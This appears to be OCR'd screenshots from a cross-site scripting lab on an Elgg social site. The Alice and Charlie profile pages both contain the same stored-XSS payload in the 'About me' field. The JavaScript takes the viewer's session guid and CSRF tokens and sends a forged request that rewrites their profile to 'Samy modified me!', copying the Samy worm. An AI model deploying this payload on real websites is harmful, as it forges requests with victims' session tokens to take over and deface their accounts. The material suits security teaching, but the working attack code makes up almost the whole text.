
Edit profile

Display name

Alice

About me

```
<p>Samy modified me!<script type = "text/javascript">
window.onload = function () {
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName = elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the content of your url
 var sendurl="http://www.xsslabelgg.com/action/profile/edit";
 var desc = "&description=Samy modified me!" + " &accesslevel[description]=2"
 var content = token+ts+"&name="+userName+desc+guid;
 var samyGuid = 47;

 if(elgg.session.user.guid != samyGuid){
  // Create and send Ajax request to add friend
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```




Charlie

About me

Samy modified me!

No friends yet.



Edit profile

Display name

Charlie

About me

```
<p>Samy modified me!<script type = "text/javascript">
window.onload = function () {
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName = elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the content of your url
 var sendurl="http://www.xsslabelgg.com/action/profile/edit";
 var desc = "&description=Samy modified me!" + " &accesslevel[description]=2"
 var content = token+ts+"&name="+userName+desc+guid;
 var samyGuid = 47;

 if(elgg.session.user.guid != samyGuid){
  // Create and send Ajax request to add friend
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```